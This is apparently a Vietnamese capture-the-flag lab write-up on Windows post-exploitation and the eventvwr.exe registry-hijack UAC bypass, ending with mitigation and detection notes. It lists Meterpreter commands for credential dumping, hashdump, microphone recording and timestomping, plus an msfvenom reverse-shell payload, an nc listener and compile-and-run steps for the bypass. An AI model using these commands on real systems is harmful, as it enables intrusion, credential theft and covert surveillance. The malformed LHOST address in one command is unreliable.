
migrate -N spoolsv.exe





Chúng ta đã đạt được đặc quyền của quản trị viên, mục tiêu tiếp theo sẽ là cướp bóc. Mimikatz là 1 công cụ phá mật khẩu khá khét tiếng. Tải nó bằng lệnh load kiwi. (Kiwi là phiên bản cập nhật của Mimikatz)

Lệnh cho phép truy suất tất cả thông tin đăng nhập: creds\_all



Mimikatz cho phép chúng ta đánh cắp mật khẩu này khỏi bộ nhớ ngay cả khi Dark không đăng nhập vì có một scheduled task chạy Icecast với tư cách là người dùng Dark.

**Post-Exploitation**

Lệnh cho phép chúng ta đánh cắp tất cả password hashes được lưu trữ trên hệ thống: hashdump

Trong khi tương tác với máy ảo sẽ hữu ích hơn, lệnh nào cho phép chúng ta xem màn hình của người dùng từ xa trong thời gian thực: screenshare

Nếu chúng ta muốn ghi âm từ micro gắn với hệ thống: record\_mic

Để các nỗ lực điều tra trở nên phức tạp hơn, chúng ta có thể điều chỉnh timestamps của tập tin trên hệ thống: timestomp


Đừng cố gắng làm điều đó trong quá trình kiểm thử nếu bạn không được phép làm! Điều này không có lợi cho đội phòng thủ khi họ cố gắng phân tích các sự kiện của cuộc tấn công.

Các cuộc tấn công golden ticket là 1 chức năng trong Mimikatz tận dụng 1 thành phần trong Kerberos (hệ thống xác thực trong Windows domains). Tóm lại, các cuộc tấn công golden ticket cho phép chúng ta duy trì tính bền vững và xác thực như bất kỳ người dùng nào trên miền.

Khi chúng ta có mật khẩu của Dark, chúng ta có thể xác thực và truy cập máy ảo qua remote desktop (MSRDP).


**Manual Exploitation**

Kiểm tra đặc quyền




Chúng ta đang ở nhóm administrator và Medium Mandatory Level

Kiểm tra UAC có thực thi





EnableLUA cho chúng ta biết UAC có được bật không. Nếu 0 chúng ta không cần bypass nó. Ngược lại, kiểm tra keys 2: PromptSecureDesktop được bật

Đảm bảo eventvwr.exe tồn tại và đặt autoelevate có tính toàn vẹn cao



Upload strings64.exe đến máy nạn nhân:





Giá trị được đặt là True.

Tạo payload reverse shell bằng msfvenom


msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=10.8.55.1.48 LPORT=1234 -f exe > shell.exe

Nhớ tên của reverse shell chúng ta tạo là shell.exe. Nếu bạn đặt tên khác, phải thay đổi tên trong C script; shell.exe và eventvwr-bypassuac.c phải ở chung 1 thư mục

Biên dịch C script để khai thác:

x86\_64-w64-mingw32-gcc eventvwr-bypassuac.c -o eventvwr-bypassuac-64.exe

Bây giờ upload shell.exe và eventvwr-bypassuac.exe đến máy nạn nhân



Thực thi script:

.\eventvwr-bypassuac-64.exe

Reverse shell:

nc -lnvv -p 1234

**“Fileless” UAC Bypass Using Eventvwr.exe và Registry Hijacking**

Sau khi đào sâu vào Windows 10 và khám phá 1 phương pháp khá thú vị để bypass user account control, tôi quyết định dành một ít thời gian điều tra các kĩ thuật khác liên quan UAC. Gần đây, có nhiều kĩ thuật bypass UAC đã được public, đa số yêu cầu đặc quyền sao chép file dùng đối tượng IFileOperation COM hoặc WUSA extraction (Windows 7) để tận dụng khả năng tấn công DLL trong 1 vị trí đã được bảo vệ. Tất cả kĩ thuật trên yêu cầu thả 1 tập tin vào ổ đĩa (ví dụ, đặt 1 DLL trên ổ đĩa để tấn công DLL). Bạn có thể xem các kĩ thuật ở trang https://github.com/hfiref0x/UACME. Kĩ thuật bạn được học ở bài viết này khác với những phương pháp trên và cung cấp 1 kĩ thuật mới không dựa vào đặc quyền sao chép files, code injection hay đặt 1 tệp gốc trong ổ đĩa (như dll). Kĩ thuật này đã được thử trên Windows 7 và Windows 10, nhưng mong đợi hoạt động trên tất cả phiên bản của Windows thực thi UAC.

Như tôi đã đề cập trong bài viết trước: bypassing UAC bằng Disk Cleanup, 1 kĩ thuật phổ biến điều tra hành vi loading trên Windows là dùng SysInternals Process Monitor để phân tích cách 1 tiến trình hoạt động khi thực thi. Trong khi đào sâu vào Windows Event Log với ProcMon được mở, tôi để ý thấy eventvwr.exe đang thực thi một số truy vấn registry đối với HKEY\_CURRENT\_USER hive như 1 tiến trình có tính toàn vẹn cao.


Trước khi đào sâu hơn, điều quan trọng phải hiểu HKEY\_CLASSES\_ROOT (HKCR) và HKEY\_CURRENT\_USER (HKCU) registry hives là gì và cách chúng tương tác với nhau. HKCR hive chỉ đơn giản là 1 sự kết hợp của HKLM:\Software\Classes và HKCU: \Software\Classes. Bạn có thể đọc thêm về HKCR và tại sao HKLM và HKCU hives được hợp nhất. Vì các hives này được hợp nhất, bạn có thể thường xuyên chiếm đoạt chìa khóa trong HKCR:\ bằng cách tạo chúng trong HKCU:\Sofrware\Classes. Vì mối quan hệ tồn tại giữa 2 hives này, bất cứ tiến trình nào nâng cao mà tương tác với cả HKCU và HKCR liên tiếp thường rất thú vị vì bạn có thể giả mạo các giá trị trong HKCU. Là 1 người dùng thông thường, bạn có thể ghi các chìa khóa trong HKCU; nếu 1 tiến trình nâng cao tương tác với các khóa mà bạn có thể tận dụng, bạn có khả năng can thiệp vào các hành động mà tiến trình có tính toàn vẹn cao đang cố gắng thực hiện.

Có một số tệp nhị phân của Micorsoft tự động nâng cao do biểu hiện của chúng. Bạn có thể đọc thêm về các tệp nhị phân và các biểu hiện ở đây. Bằng công cụ SysInternals “sigcheck”, tôi đã xác định được eventvwr.exe tự động nâng cao do biểu hiện của nó.




Trong khi đào sâu hơn đầu ra của ProcMon, tôi để ý thấy eventvwr.exe tương tác với HKCU\Software\Classes\mscfile\shell\open\command dẫn đến kết quả “Name not found”. Sau đó, eventvwr.exe tương tác với key

HKCR\mscfile\shell\open\command, tôi nhận thấy rằng giá trị mặc định được đặt thành lệnh mmc.exe (microsoft management console), 1 chương trình chịu trách nhiệm tải Management Snap-Ins:




Kết luận, eventvwr.exe là 1 tiến trình có tính toàn vẹn cao truy vấn cả HKCU và HKCR registry hives để bắt đầu mmc.exe. Sau khi mmc.exe bắt đầu, nó mở eventvwr.msc, là tệp Microsoft Saved Console, chay Event Viewer. Điều này hợp lý vì Microsoft Management Console (mmc.exe) tải các tệp Microsoft Saved Console (.msc)


Tôi quyết định tạo 1 cấu trúc registry cho eventvwr.exe để truy vấn thành công đến vị trí HKCU thay vì HKCR. Vì giá trị mặc định đặt ở HKCR\mscfile\shell\open\command chứa 1 tệp thực thi, tôi quyết định thay thế tệp thực thi với powershell.exe:




Khi khởi động eventvwr.exe, tôi để ý thấy truy vấn HKCU\Software\Classes\mscfile\shell\open\command thành công:



Nó khởi động powershell.exe thay cho mmc.exe:



Nhìn Process Explorer, tôi có thể xác nhận powershell.exe đang chạy với tính toàn vẹn cao.



Tôi có thể kiểm soát tiến trình được khởi động nên tôi có thể thực thi bất kì Powershell script nào tôi muốn. Điều này có nghĩa là thực thi code trong 1 tiến trình có tính toàn vẹn cao (bypassing UAC) mà không có thả DLL hay 1 tệp khác vào hệ thống file. Nó giảm rủi ro cho kẻ tấn công, nếu họ đặt file gốc vào hệ thống tệp, có thể bị bắt bởi AV/HIPS hoặc các điều tra viên sau đó

Để mô phỏng cuộc tấn công, Matt Graeber và tôi đã thực hiện 1 Powershell script, khi thực thi trên hệ thống, sẽ tạo 1 registry trong hive của người dùng hiện tại (HKCU\Software\Classes\mscfile\shell\open\command), bạn có thể truyền vào giá trị mặc định qua tham số -Command, chạy eventvwr.exe, sau đó dọn dẹp registry entry.

Bạn có thể tìm script ở đây: https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-EventVwrBypass.ps1

Trong script, chúng tôi đã cung cấp 1 lệnh ví dụ. Lệnh này dùng Powershell để ghi “Is Elevated: True” vào C:\UACBypassTest. Điều này mô phỏng lệnh đã thực thi trong 1 tiến trình có tính toàn vẹn cao vì “Is Elevated” bằng True và tệp văn bản được ghi vào 1 thư mục mà 1 tiến trình có tính toàn vẹn trung sẽ không được phép ghi.

Kĩ thuật này khác với các kĩ thuật đã được public trước đó, có 1 số lợi ích:

* Không thả tệp vào hệ thống file, giảm khả năng kẻ tấn công bị bắt.
* Không tiêm vào bất kỳ tiến trình nào, kẻ tấn công không bị đánh dấu bởi các giải pháp bảo mật đang theo dõi hành vi này.
* Không yêu cầu đặc quyền sao chép tệp

Có thể ngăn chặn kĩ thuật này bằng cách đặt mức độ UAC là “Always Notify” hoặc xóa người dùng hiện tại khỏi nhóm Local Administrators. Nếu bạn muốn theo dõi tấn công này, bạn có thể khởi tạo methods/signatures để tìm kiếm và cảnh báo trên các điểm vào registry mới trong HKCU\Software\Classes

**Tham khảo:**

* https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/
* https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-EventVwrBypass.ps1
* https://github.com/k4sth4/UAC-bypass